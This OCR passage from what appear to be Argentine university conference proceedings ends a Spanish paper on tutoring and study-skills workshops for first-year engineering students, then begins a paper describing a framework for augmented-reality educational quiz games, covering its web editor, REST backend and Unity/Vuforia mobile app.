- Puede afirmarse en relación con la progresión de los estudiantes en la Carrera que está estrechamente asociada al año de ingreso de los mismos; y puede corroborarse por la cantidad de materias aprobadas de los alumnos que fueron atendidos. Un tercio de los alumnos atendidos han aprobado más de cinco asignaturas. Pero su correlato opuesto es que otro tercio de los estudiantes contactados por los Tutores del DIIT, no aprobaron materia alguna. Se trata en especial de alumnos ingresantes en el 2019. El 50% de los alumnos atendidos estaban en "riesgo pedagógico" dado que no aprobaron materias de primer año o entre una y dos como puede observarse en el siguiente gráfico.



Figura 1. Materias aprobadas por los alumnos tutorados (en %)

- Por otra parte, se prestó particular atención al número de materias de primer año en las que se reinscribieron los alumnos tutorados. La mitad de los alumnos recursaron entre uno y cuatro materias del CGCB.

[3] Mekler Víctor (2018) Dado el carácter exploratorio de la muestra, la misma no es probabilística en términos estadísticos. Esta muestra se conoce en Ciencias Sociales como de "Oportunidad Simple", a partir del acceso que permitieron responsables de diferentes cátedras.



Figura 2. Cantidad de materias que recursan los tutorados (en %)

- Las asignaturas de ciencias básicas son las que tiene mayor proporción de recursada. La mayoría re cursaban en el segundo cuatrimestre de 2018, materias de primer año y en mucha menor gravitación materias de segundo año.
- En relación con la cantidad de materias que adeudan final, la mitad de los alumnos atendidos, adeudaban el final de una o más materias del CGCB, como puede observarse en el gráfico siguiente.



Figura 3. Cantidad de materias que adeudan los tutorados (en %)

Es de destacar que los estudiantes que consultan en forma espontánea a los Tutores, lo hacen motivados por cuestiones tales como:

- dificultades en la organización del estudio, la comprensión de textos y en la resolución de problemas;
- falta de herramientas para abordar el estudio de las ciencias básicas;
- problemas para compatibilizar estudio y trabajo;
- situaciones económicas familiares complejas o vulnerables;
- situaciones administrativas: cambios de turno, inscripciones no registradas a materias, reconocimiento de asignaturas de otras carreras; y
- dudas vocacionales, especialmente de los alumnos que provienen de secundarios no especializados.

En las entrevistas establecidas por los Tutores con los estudiantes se indagan los motivos que dificultan el tránsito por la carrera. Los Tutores registran las principales dificultades personales y de rendimiento académico de los alumnos contactados, intentan profundizar en los motivos planteados por los mismos a fin de intervenir y orientarlos, estableciendo "acuerdos tutoriales" con ellos. Entre las causas más frecuentes de abandono de cursada en las materias, se destacan las siguientes cuestiones:



Figura 4. Causas de abandono de cursadas de materias (en %)

Una gran proporción de los motivos están ligados a: la adaptación a la vida universitaria y a la organización del tiempo personal para adquirir el "oficio del estudiante universitario". Le siguen las razones para conciliar estudio y trabajo; y diversos problemas personales, familiares y de salud. Un grupo reconoce dificultades personales en el desempeño académico tales como problemas de compresión de contenidos y de resolución de ejercicios para seguir el ritmo de clases de las materias de ciencias básicas y de programación.

Trabajar desde las tutorías con un enfoque preventivo requiere construir un conjunto de estrategias, herramientas y recursos, que permitan al Equipo de Tutores intervenir, antes que la trayectoria del alumno ingresante se vea comprometida por abandono de materias o pérdida de regularidad.

3.2. El Relato de una Nueva Propuesta de Talleres

La asistencia a los talleres fue repartida en las tres jornadas. Se inscribieron la cantidad de 145 estudiantes del CGCB, habiendo concurrido a las jornadas la cantidad de 128 asistentes. Es de destacar que, sobre la muestra considerada, participa el 21% de la población de los estudiantes de las carreras de Ingeniería.

La distribución de los estudiantes fue de la siguiente manera:




Figura 5. Estudiantes de Ingeniería Inscriptos en Talleres (en %)

De la totalidad de los estudiantes inscriptos, el 59% corresponden a la carrera de Ingeniería Informática, el 14% a Ingeniería Civil, el 11% a Ingeniería Industrial, el 9% a Ingeniería Mecánica y el resto pertenecen a Ingeniería Electrónica.

Cada una de las jornadas del taller fue planificada en cuatro etapas, que incluyeron actividades con productos concretos, pensados para trabajar con los estudiantes participantes.

En la *primer etapa* se plantearon los objetivos a desarrollar a lo largo del taller, dónde los asistentes comentaron sus expectativas y los motivos que los impulsaron a inscribirse en el mismo.

En la *segunda etapa* se planteó como actividad, que los estudiantes describieran en un pequeño párrafo la respuesta a la pregunta: "¿Cómo organizo mi estudio?". Completada la actividad se realizó una puesta en común con los participantes, dónde se visualizaron los puntos de contacto y los puntos ciegos o falencias más comunes. La segunda actividad se denominó, "Organizando tareas". Los estudiantes debieron organizarse en equipos para elaborar un itinerario de actividades de un día, que incluían ciertas restricciones horarias y espaciales. Para tal fin, interactuaron entre ellos, dialogaron y consensuaron criterios. Al tiempo que se ejercitaban los criterios racionales de organización de actividades, se desarrolló la capacidad de trabajar en equipos e interactuar con el otro.

Finalizada la actividad, se evaluó en conjunto como fueron ejercidas las siguientes habilidades:

- ponderación;
- anticipación;
- conocimientos previos;
- comprensión de las consignas;
- negociación y acuerdos; y
- pensamientos, procedimientos y habilidades puestos en juego para resolver las tareas.

En la *tercera etapa*, se presentaron dos videos elaborados por el Ing. Hernán Bolotchi, Docente y Tutor. En uno de ellos narra su pasaje personal por la universidad, sus principales dificultades, preocupaciones, formas de afrontar el estudio y de organizar las materias cuatrimestre a cuatrimestre; en el segundo propone a partir de su experiencia, en los diferentes roles antes mencionado, un conjunto de recomendaciones para organizarse en el estudio:

- asistir y estar activos en clase;
- buscar la forma de ordenar los materiales de estudio;
- organizar sesiones de estudio;
- desarrollar sesiones de estudio;
- armar grupos de estudio; y
- tomarse un tiempo para conocerse como estudiante.

Una vez compartidos con los estudiantes, se puso a discusión, mediante debate guiado, cada una de las recomendaciones presentadas.

Para finalizar, ya en la *última etapa* del taller y a modo de cierre, se les preguntó a los estudiantes ¿qué les pareció el taller y si se habían cumplido las expectativas originales que le había motivado a asistir al mismo? De esta forma se los invitó a intervenir con una "palabra", los afiches dispuestos en las paredes del salón.

Asimismo como actividad adicional, se invitó a todos los participantes a diseñar y elaborar su propia agenda donde incluyeran, fechas de exámenes, entregas de trabajos, horarios de estudios, etc. Y que en próximas semanas se acercaran a encuentros con el Equipo de Tutores para de esta forma planificar y organizar de forma eficaz, la organización en el estudio de las materias que están cursando a lo largo de éste y de próximos cuatrimestres [5].

3.3. La Información Recabada en el Taller

Las principales dificultades registradas en las voces de los estudiantes participantes en el taller, fueron las siguientes:

- No tener una forma definida de organizar el estudio.
- Dificultades para armar un grupo de estudio debido que en las materias cuatrimestrales y de promoción muchos estudiantes van dejando; dificultades para coincidir con los compañeros del ingreso con los que ya formaron un grupo, dado que muchas veces les toca otro curso y, asimismo, genera cierto miedo o vergüenza interactuar con compañero/as desconocido/as.
- Dificultades para compatibilizar el tiempo libre y esparcimiento con el estudio.
- No poder concentrarse para leer. Distraerse con el celular (en clase y en casa al momento de estudiar): procrastinación.
- Dificultades en relación con los parciales para realizar las prácticas pre-parcial en forma satisfactoria; preparar un parcial de modo que

brinde seguridad al estudiante; bloqueo emocional al momento de dar un parcial.
- Insatisfacción de obtener una devolución de los errores del parcial para tomar nota y no volver a cometerlos (más que nada, debido a no tener el hábito de hacerlo, de preguntar e interactuar con el docente/timidez).
- Frustración al no sacar la nota esperada, aunque sea una buena nota.

Por otra parte, se registró que las principales actitudes que favorecen el rendimiento del estudio y de las clases, son las siguientes:

- Asistir a clase y mantener una actitud activa en la misma: preguntando al profesor, interactuando con compañeros acerca del contenido de la materia, sacándose todo tipo de dudas de una manera pro-activa.
- Tomar nota de las "pistas" que dan los profesores en clase y pedir siempre una devolución del parcial al docente y tomar nota de la misma.
- Buscar la propia forma de ordenar los materiales de estudio. Organizar sesiones de estudio por medio de una agenda diaria con horarios precisos de estudio, trabajo y esparcimiento. Esta agenda debe ser cuidadosamente pensada en función de las horas de estudio que se estiman requeridas y el resto de las actividades diarias. Desarrollar efectivamente esas sesiones de estudio, respetando lo planificado previamente.
- Evitar la procrastinación (postergación o posposición, hábito de retrasar actividades o situaciones que deben atenderse) en varios sentidos:
  - Si puedo estudiar, no dejarlo para después.
  - Si empiezo a estudiar/leer, no distraerme para posponerlo.
  - Si tengo resto para cursar una materia más, hacerlo.
  - Dejar el celular en un lugar inaccesible al momento de emprender el estudio/lectura de textos / cerrar las redes sociales.
- Animarse a encarar compañeros y compañeras con los cuales formar grupos de estudio.
- Desarrollar la resiliencia, la capacidad para adaptarse y superar la adversidad en momentos determinados.
- Tomarse un tiempo para auto-evaluarse como estudiante y así conocerse.

4. Conclusiones y Recomendaciones

El ingreso a la vida universitaria representa un fuerte cambio cultural, un puente que hay que cruzar mientras se dejan en el camino prácticas y estrategias que dieron resultados positivos en la educación secundaria pero que ya no alcanzan o no son adecuados para las nuevas exigencias y requerimientos de la cultura universitaria. La brecha se vuelve casi insalvable para muchos estudiantes, sobre todo los que provienen de sectores de vulnerabilidad social y económica, quienes, por lo general traen una preparación débil de su escuela secundaria.

En el DIIT, las tutorías ofrecen una visión y comprensión sobre nuestra población de ingresantes, especialmente sobre aquellos que necesitan el acompañamiento, apoyo tutorial y de los equipos docentes para sostener sus trayectorias universitarias. Los estudiantes de sectores vulnerables por lo general, asisten a escuelas secundarias que pertenecen a "circuitos de pobreza" y ofrecen una educación "pobre". También, algunos estudiantes de clases sociales medias y medias altas, y algunos hijos de familias de profesionales, por distintas razones traen una preparación secundaria colmada de "aprendizajes superficiales", que se diluyen ante las propuestas de aprendizaje de las primeras materias.

Para lograr esa "afiliación" a esta nueva cultura universitaria, no es suficiente con dominar y adquirir contenidos académicos, sino que es necesario insertarse activamente comprendiendo los códigos y exigencias implícitas en el nuevo rol de estudiante universitario. Los ingresantes a las carreras de grado de ingeniería necesitan estar acompañados durante el CGCB por estrategias tutoriales para la construcción del oficio de estudiante de ingeniería. En este sentido, los talleres planificados, han sido pensados con la intención de acompañar las trayectorias de los estudiantes especialmente en los primeros años de carrera; de modo de que los estudiantes estén en condiciones de incorporarse activamente, permanecer y egresar satisfactoriamente en su paso por la universidad. Pero sabemos que esto no se logra con que se lo comuniquemos a nuestros estudiantes. Por eso la idea de los talleres es llevarlos a la reflexión, a que construyan nuevas estrategias que los ayuden a esa afiliación, pensando con Tutores y entre pares.

Un taller no es suficiente. Hay que implementar en paralelo y consecutivamente estrategias varias, que les permitan a nuestros estudiantes, diversos modos de acceder a la afiliación. La variedad de propuestas y el trabajo en colaboración con todos los integrantes del DIIT, y los equipos docentes, es una clave que abre las puertas a la afiliación universitaria para todos.

En definitiva, diseñar nuevas estrategias y formas de abordaje de la acción tutorial para fortalecer el oficio de los estudiantes del CGCB de las carreras de Ingeniería.

Agradecimientos

Agradecemos a todas las personas que han hecho posible el desarrollo de este taller, en especial al DIIT, al Secretario Académico, al Área de Comunicaciones del DIIT, al Equipo de Tutores y a todos los participantes de las tres jornadas del Taller.

Referencias

[1] Blanco, G.; Viel, P.; Theuler, S.; Mekler, V.; y Juárez, M., "La Tutoría como Estrategia de Gestión para la Mejora de las Condiciones de Inclusión en el Departamento de Ingeniería e Investigaciones Tecnológicas de la UNLaM", en IV Congreso Argentino de Ingeniería – X Congreso Argentino de la Ingeniería, Córdoba, Argentina, 2018.

[2] Campelo, A; Viel, P., "Proyecto orientación tutorial en los primeros años de las carreras de Ingeniería de la UNLaM" en Cuaderno de trabajo Nro. 1, DIIT- UNLaM, PROMEI, 2007.

[3] Viel, P., "Gestión de la tutoría escolar", Buenos Aires, Noveduc, 2009.

[4] Bidiña, A; Zerillo, A., "La lectura y la escritura en el ingreso a la universidad: experiencias con alumnos y docentes de la UNLAM", Buenos Aires, UNLaM, 2013.

[5] Mekler, V., "Perfil del Egresado, el Informe de Seguimiento Académico y la Evaluación de las acciones tutoriales 2018", Buenos Aires, DIIT, UNLaM, 2018.

Framework para la generación de video juegos educativos en Sistemas de Realidad Aumentada

Becerra Martin, Ierache Jorge, Mangiarúa Nahuel, Maurice Hernán, Igarza Santiago, Spositto Osvaldo.
Grupo de Investigación de Realidad Aumentada Aplicada
Universidad Nacional de La Matanza
{mabecerra, jierache, nmangiarua, hmaurice, sigarza, spositto}@unlam.edu.ar

Resumen

La realidad aumentada es una tecnología con el potencial de enriquecer tareas que las personas realizan en su entorno real, agregando información digital de utilidad para sus fines. En este artículo se presentará un framework para generar video juegos educativos de preguntas y respuestas aumentado. La propuesta consiste en un juego de la oca aumentado con contenidos virtuales dinámicos con la finalidad que los alumnos puedan reforzar los contenidos educativos que reciben el aula de manera dinámica y colaborativa.

Introducción

La realidad aumentada es una tecnología que enriquece la percepción del mundo real agregando información digital de utilidad. Bajo este término, se engloban avances en algoritmos de detección de imágenes/objetos reales hasta el seguimiento de características de estos para posicionar contenidos virtuales 3D en tiempo real como parte del entorno. De esta manera, se logra una experiencia inmersiva donde ambos mundos se fusionan permitiendo que el usuario interactúe con estos mientras hace sus tareas cotidianas. Estos avances sumados a los de las tecnologías móviles hacen que la realidad aumentada sea cada vez más accesible para los usuarios sin conocimientos técnicos en el área.

Hoy en día, para utilizar aplicaciones que integren las tecnologías de realidad aumentada se necesita de un teléfono móvil con una cámara digital para capturar el entorno real y de un procesador potente que permita ejecutar los algoritmos de detección y seguimiento de objetos reales en tiempo real. De esta manera, el sistema de realidad aumentada superpone los elementos virtuales en el entorno para ser vistos por el usuario desde el visor del dispositivo móvil. Para visualizar los contenidos virtuales, el sistema primero debe detectar objetos reales que pueden ser imágenes impresas llamadas marcadores o características naturales del entorno.

En este artículo se desarrollará el avance del framework para generar video juegos aumentados en el contexto de la educación presentado en la conferencia internacional Salento AVR 2018 [1]. Nuestro objetivo es proporcionar una herramienta que facilite un ambiente colaborativo aumentado donde los alumnos refuercen los contenidos aprendidos mientras juegan un juego. La mecánica consiste en un juego de la oca que presenta preguntas multiple choice aumentado sobre un tablero físico. La creación de preguntas por parte de alumnos propicia un aprendizaje activo, como asi también refuerza el conocimiento de los alumnos que las contestan. La propuesta del framework consiste en un editor web para que alumnos y profesores creen preguntas y respuestas agrupadas en categorías educativas y una aplicación móvil android para jugar el video juego.

Estado del arte

En el estado del arte en educación podemos encontrar diferentes propuestas. En [2] podemos encontrar un puzzle en realidad aumentada que consiste en que niños arman figuras físicas con bloques para que una aplicación de realidad aumentada permita visualizar un modelo 3D con efectos espaciales y sonoros sobre él. Tiene el propósito de hacer que los bebés o niños sientan una sensación de logro e interés. Este proyecto permite desarrollar la creatividad, la motricidad fina, la percepción de los objetos y la educación del lenguaje al mismo tiempo. En [3] se describe un projecto llamado wARna que dispone de una aplicación y un libro para colorear. El usuario debe pintar el dibujo del cuaderno físico para que una aplicación de realidad aumentada reconozca ese dibujo y posicione un modelo 3D precargado con anterioridad con el color aplicado a su textura. En [4] se propone una aplicación móvil que aumenta un libro de astronomía, en el que presenta contenidos virtuales aumentados referidos al sistema solar. Este artículo hace énfasis en el desarrollo de contenidos virtuales a medida para enriquecer la experiencia de los alumnos con libros educativos de diferentes temáticas. En [5] se muestra una aplicación que busca mejorar el aprendizaje de alumnos sobre tópicos de química. Su

objetivo es lograr una experiencia más inmersiva usando cartas físicas que representan elementos químicos para ser aumentadas con nombres virtuales y su pronunciación y mostrar una representación en 3D del elemento. Además reproduce una escena 3D de la reacción química entre elementos al encimar una carta al lado de la otra. En [6] se propone un libro de realidad aumentada para estudiar lengua y literatura. El alumno debe apuntar a la hoja del libro con la aplicación para que se represente una escena en 3D que narra los hechos que describen en las páginas del libro. En [7] se describe el proyecto AuthorAR que tiene el propósito de crear actividades educativas basadas en realidad aumentada. AuthorAR permite explorar y estructurar frases para favorecer los procesos de adquisición del lenguaje y entrenamiento de la comunicación. En [8] se describe un proyecto para estimular la creatividad artística que consiste en una aplicación móvil que permite dibujar digitalmente en las superficies de las paredes y edificios urbanos del mundo físico. EducAR[9] ofrece una aplicación de realidad aumentada para posicionar información virtual sobre marcadores del entorno real. Este proyecto ofrece actividades aumentadas en puzzles, imágenes refereridas a temas de geografía y operaciones matemáticas. El framework presentado difiere de las propuestas mencionadas en la personalización de contenidos adaptados para diferentes áreas educativas. Por ejemplo, un estudiante puede crear contenidos virtuales que integre conocimiento de diferentes áreas en la misma partida o trabajar en profundidad con un dominio específico. Además, los estudiantes pueden trabajar en contenidos de manera colaborativa, compartirlos y de esta manera aumentar su base de conocimiento. En la próxima sección se describirá de los pasos de la creación de contenidos y la mecánica del juego. Luego, se describen los detalles de implementación del framework. Por último, se explicará el funcionamiento del video juego con un juego de pruebas general.

Descripción general del Framework

El framework consiste en tres módulos. Una aplicación web permite crear las categorías educativas y subir preguntas y una aplicación android que implementa la lógica del juego. Para la creación de contenidos virtuales se necesitan un navegador web y un juego de preguntas y respuestas. Para cargar contenidos en el sistema se deben realizar 4 pasos. El primero consiste en crear un catálogo con una imagen de portada representativa del juego para poder identificarlo. Este contendra las categorías educativas de preguntas. El usuario creador de contenidos puede aplicar el template “juego” que prepará una plantilla de 10 preguntas a completar en cada categoría que desee crear. El segundo paso consiste en crear un categoría y elegir una imagen representativa para ser usada como marcador en el tablero. El tercer paso consiste en editar los contenidos virtuales proporcionado por el template. Cada contenido dispone de una pregunta y tres respuestas posibles. Gracias al uso de templates puede agilizarse la carga de preguntas virtuales lo que facilita la carga de datos de los usuarios creadores de contenido. Una vez terminada la edición guarda los cambios. El proceso se repite hasta cargar todas preguntas y categorías necesarias. La aplicación android necesita un dispositivo móvil con acceso a internet para consumir los contenidos creados en el editor web.




Figura 1. Flujo de creación de un catálogo para una partida.

Mecánica del juego

Para el juego se necesita diseñar un tablero 25 casilleros que incorpore a los marcadores creados en el editor web como casilleros como indica la figura 2. Estos representan a las categorías educativas. El esquema del camino puede adaptarse según necesidad.




Figura 2. Ejemplo Diseño conceptual del tablero físico del video juego

Si el usuario crea 5 categorías, este conjunto se repetirá secuencialmente durante todo el recorrido. Además, se requerirá 3 marcadores impresos provistos por la herramienta que representan virtualmente a 2 jugadores y un dado como se puede observar en la Figura 3. En el comienzo del turno el usuario debe tocar el dado virtual aumentado que le aparecerá en la pantalla para indicar los pasos a avanzar. Una vez que el usuario mueve la ficha hasta el casillero, se presentará una pregunta aumentada donde deberá elegir una de las 3 opciones presentadas. Si contesta correctamente sigue jugando, en caso contrario pierde el turno y continúa jugando el otro jugador.




Figura 3. Fichas virtuales del jugador y dado

Implementación

El framework esta basado en nuestros anteriores trabajos el sistema de catálogos virtuales aumentados[10] y framework de templates para el sistema de catálogos virtuales aumentados[11]. En las próximas secciones, se detallará la implementación del editor web de preguntas, el servicio backend del sistema que almacena y proporciona los datos cargados por el usuario creador de contenidos y la aplicación móvil encargada de ejecutar el juego.

Editor web de preguntas

El usuario creador de contenidos crea catálogos que son agrupaciones de marcadores de Realidad Aumentada como podemos observar en la figura 4. Cada catálogo tiene un QR asociado que debe ser escaneado por la aplicación móvil para descargar los contenidos a utilizar en la partida. Gracias a la creación de template "Juego" cuando el usuario desea crear categorías educativas proporcionamos un esquema que dispone de 10 preguntas creadas para ser completadas por el usuario, de esta manera se agiliza el proceso de creación de estas.




Figura 4. Editor de Catálogo – Creación de temática general del juego.

En la figura 5 el usuario creador de contenidos crea marcadores que serán los casilleros del tablero. Cada uno representa una categoría educativa del juego. En cada categoría se debe crear preguntas multiple choice de tres opciones bajo la temática indicada. Se debe seleccionar un item creado por el template para que se despliege un editor para cargar la pregunta y sus opciones como podemos observar en la figura 6. Como el tablero debe tener 25 casilleros, las categorias creadas se repetirán secuencialmente a lo largo del camino hasta llegar a la meta.



Figura 5. Editor de marcador (Categoría educativa música).




Figura 6. Editor de pregunta

Sistema Principal

El sistema principal del framework permite la creación, edición y almacenamiento de Catálogos Virtuales Aumentados. Estas tareas son facilitadas través de un servicio web HTTP siguiendo la arquitectura REST. Esta API permite cosumir catálogos por cualquier aplicativo que implemente la interface adecuada. La misma provee las operaciones ABM (Alta, Baja o eliminación y Modificación) para marcadores y contenidos virtuales de un Catálogo Virtual Aumentado, implementando serialización en Protocol Buffers [12] y comprimiendo los datos a transferir con la biblioteca LZMA[13]. Ambas tecnologías aseguran un mínimo overhead en la transferencia de datos y existen implementaciones en la mayoría de lenguajes de programación actuales.

El servicio web fue desarrollado utilizando el lenguaje de programación Java y el framework Spring IO. El soporte de almacenamiento puede ser brindado por cualquier base de datos relacional con soporte JDBC, siendo utilizado H2 en el entorno de desarrollo y MySQL en el ambiente de prueba.

Aplicación móvil

La aplicación móvil fue desarrollada para ser ejecutada en un dispositivo android. Para el desarrollo se elegió Unity3D como motor gráfico y SDK vuforia para presentar los contenidos aumentados de la aplicación. La figura 7 muestra los componentes en los que fue dividido la aplicación móvil. El componente Core se encarga de orquestar la secuencia de tareas que debe realizar la aplicación desde la descarga de las categorías educativas y preguntas hasta indicar que el sistema de realidad aumentada empiece a reconocer y hacer el seguimiento de los marcadores del entorno real. El componente Network Manager es el encargado de realizar las solicitudes al servicio backend para obtener las categorias y preguntas necesarias para ejecutar el video juego. El sistema de realidad aumentada es el componente que tiene la responsabilidad de preparar los marcadores con sus contenidos asociados con la finalidad de realizar la detección y seguimiento de estos para superponer los contenidos virtuales en el entorno real. En la figura 8 se muestra un diagrama de secuencia que explica como se carga un catálogo en el video juego para iniciar la partida.




Figura 7. Diagrama de componentes de la aplicación móvil




Figura 8. Diagrama de Secuencia para obtener un catálogo para iniciar el video juego

El componente game contiene clases que se encargan de la lógica del juego de la oca (Figura 9). La clase Dice Controller tiene la responsabilidad de emitir el valor del dado del turno del jugador actual. El controlador principal Game Controller tiene la responsabilidad de ejecutar los turnos y procesar el resultado de la respuesta de la pregunta con la finalidad de decidir cambiar de jugador o continuar con el actual. La clase Board Controller es el controlador que mantiene el estado de avance de los jugadores en el juego y el encargado de seleccionar un marcador para mostrar la pregunta al jugador. El controlador Question Category Controller es el encargado de decidir aleatoriamente que pregunta mostrar en el tablero para que el jugador conteste correctamente para seguir tirarando. Se instancia un controlador Question Category Controller por cada categoría de preguntas y administra cuando mostrar u ocultar contenidos virtuales aumentados del casillero correspondiente. Por último, los controladores Player1 Controller y Player2 Controller tienen la responsabilidad de renderizar las piezas virtuales de forma aumentada.




Figura 9. Diagrama de clases del componente Game

Escenario de aplicación

En esta sección se describirá el funcionamiento del video juego. Se creó un catálogo con las siguientes categorías educativas: Música, Deportes, Historia y películas. En la figura 10 podemos observar los marcadores resultantes de la creación de categorías. Cada categoría tiene cargado un juego de 10 preguntas multiple choice.



Figura 10.a. Música.



Figura 10.b Deportes



Figura 10.c Historia.



Figura 10.d Películas.

Preparación de los elementos físicos del juego

Para ejecutar la aplicación móvil se necesita imprimir el camino del juego de la oca con los marcadores de la categoría como se muestra en la figura 11. Puede imprimirse los marcadores individualmente o imprimirse una lámina completa armada digitalmente con los marcadores de realidad aumentada obtenidos del framework.



Figura 11. Tablero, dado y fichas de jugadores

Además se deben imprimir los marcadores necesarios que representan físicamente a las fichas de los jugadores y el dado que se será usado para indicar los casilleros a avanzar (figura 12).




Figura 12. Fichas de jugador y dado

Ciclo de ejecución

El ciclo de ejecución del video juego (Figura 13) presenta diferentes estados: Esperando selección de dado, Búsqueda de casillero a avanzar, Esperando respuesta y Procesando resultado de turno.

